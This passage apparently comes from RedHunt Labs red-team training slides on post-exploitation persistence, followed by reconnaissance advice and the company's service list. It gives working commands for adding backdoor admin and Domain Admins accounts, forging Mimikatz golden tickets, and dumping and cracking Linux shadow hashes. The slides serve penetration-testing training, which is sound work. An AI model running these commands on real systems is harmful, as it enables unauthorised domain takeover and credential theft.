- Skeleton Keys
- SID History
- DCShadow etc.

Add User

- Add a local user and put them in local Administrators group
  - net user exampleuser p@$$w0rd /ADD
  - net localgroup Administrators exampleuser /ADD

- Add a domain user and put them in Domain Admins group
  - net user exampleuser p@$$w0rd /ADD /DOMAIN
  - net group "Domain Admins" exampleuser /ADD /DOMAIN

Mimikatz: Revisited

- Golden Ticket: Create and inject the forged ticket into memory for use
  - kerberos::golden /admin:ADMINACCOUNTNAME /domain:DOMAINFQDN /id:ACCOUNTRID /sid:DOMAINSID /krbtgt:KRBTGTHASH /ptt
- Using Meterpreter
  - meterpreter > load kiwi
  - meterpreter > golden_ticket_create -d DOMAINFQDN -k KRBTGTHASH -s DOMAINSID -u ADMINACCOUNTNAME -t /root/Downloads/ADMINACCOUNTNAME.tck
  - meterpreter > kerberos_ticket_use /root/Downloads/ADMINACCOUNTNAME.tck

Persistence Techniques: Linux


- Create and add a new user to the highest privilege group
- Extract and crack password hashes of high privilege users
- Cron Jobs
- Add SSH keys
- Malicious **.bash_profile** and **.bashrc** etc.

.

Add User / Crack Passwords

- Create a user and add it to the sudo group
  - adduser exampleuser
  - usermod -aG sudo exampleuser
  - su - exampleuser
  - sudo command_to_run
- Crack Linux Passwords
  - Extract passwd and shadow file (cat /etc/passwd & cat /etc/shadow)
  - unshadow passwd shadow > passwords
  - john --wordlist=/path/to/password_wordlist passwords
  - john --show passwords

Attack Infrastructure



Conclusion

The more time you spend in reconnaissance, the less time you will have to spend during the attack and exploitation phase.

- **Collect** and **document** as much information about the target as possible.
- **Filter** and **prioritize** the information based on the assessment goal.
- Identify the **use cases** of the collected information based on assessment context.
- Create and test your **attack servers**, **C2 hosts**, **phishing servers**, **payloads** beforehand and implement segregation to avoid burning your attack infrastructure.
- **Repeat** the reconnaissance process as soon as new information/privilege is attained. Information revealed later during the exercise might bring out new attack vectors.

For Feedback/Contact:

mailto:training@redhuntlabs.com

RedHunt Labs

Services

- Advanced Penetration Testing
- Red Teaming
- Cloud Assessments
- Assisted Asset Discovery
- Continuous Breach Detection

Product

- **nVadr** - Continuous Perimeter Security

Trainings

- Tactical OSINT For Pentesters
- OSINT for Blue Teams
- Advanced OSINT Techniques
- Hybrid-Cloud Pentesting
- Attack-Defense for Security Engineers

For product/services and private trainings related inquiries please contact us at contact@redhuntlabs.com